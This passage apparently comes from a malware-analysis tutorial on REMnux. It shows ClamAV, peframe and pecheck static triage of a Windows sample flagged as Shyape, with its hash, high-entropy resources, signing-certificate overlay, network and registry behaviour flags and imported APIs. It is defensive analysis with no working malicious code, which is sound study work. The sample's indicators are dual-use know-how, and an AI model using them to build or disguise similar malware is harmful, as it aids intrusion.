IsGoLink sample.exe
remnux@remnux:~$ clamscan sample.exe
/home/remnux/sample.exe: Win.Malware.Shyape-6888090-0 FOUND

----------- SCAN SUMMARY -----------
Known viruses: 8581066
Engine version: 0.102.4
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.04 MB
Data read: 0.04 MB (ratio 1.00:1)
Time: 14.313 sec (0 m 14 s)
remnux@remnux:~$ signsrch sample.exe

Signsrch 0.2.4
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org
```

Run `freshclam` while connected to the internet to update ClamAV signatures.


Examine Static Properties: PE Files

- `peframe sample.exe`: Hashes, sections code and .rsrc, entropy of .rsrc high, suspicious API references
- `pecheck sample.exe`: Hashes, suspicious API references, overlay
- `pecheck -g o -D sample.exe > sample.exe.overlay`: Extract the overlay into a separate file
- `strings sample.exe.overlay`: Strings suggest a code signing certificate, including the “DTOPTOOLZ Co.,Ltd” reference
- `pestr sample.exe`: Nothing we haven’t seen already




```
remnux@remnux:~$ peframe sample.exe



--------------------------------------------------------------------------------
File Information (time: 0:00:00.770058)
--------------------------------------------------------------------------------
filename          sample.exe
filetype          PE32 executable (GUI) Intel 80386 (stripped to external PDB), f
filesize          39140
hash sha256       ac7cc70030ca937a211a905ed7fa829ac1c299108168a0f9f0337c4e77e37a42
virustotal        /
imagebase         0x400000
entrypoint        0x1000
imphash           3e960be8eda70801665d22b1c143e813
datetime          2014-01-07 14:50:21
dll               False
directories       import, tls, relocations
sections          code, .rsrc *


-----------------------------------------------------
Yara Plugins
-----------------------------------------------------
IsPE32
IsWindowsGUI
HasOverlay
HasDigitalSignature
HasModified DOS Message
IsGoLink


-----------------------------------------------------
Behavior
-----------------------------------------------------
network http
win registry
win token
win files operation
```

```
--------------------------------------------------------------------------------
Sections Suspicious
--------------------------------------------------------------------------------
.rsrc            7.63



--------------------------------------------------------------------------------
Import function
--------------------------------------------------------------------------------
USER32.dll       15
WININET.dll      7
SHELL32.dll      1
ADVAPI32.dll     9
msvcrt.dll       16
KERNEL32.dll     30



--------------------------------------------------------------------------------
Possibile Breakpoint
--------------------------------------------------------------------------------
CloseHandle
CreateDirectoryA
CreateFileA
CreateProcessA
ExitProcess
FindFirstFileA
GetComputerNameA
```

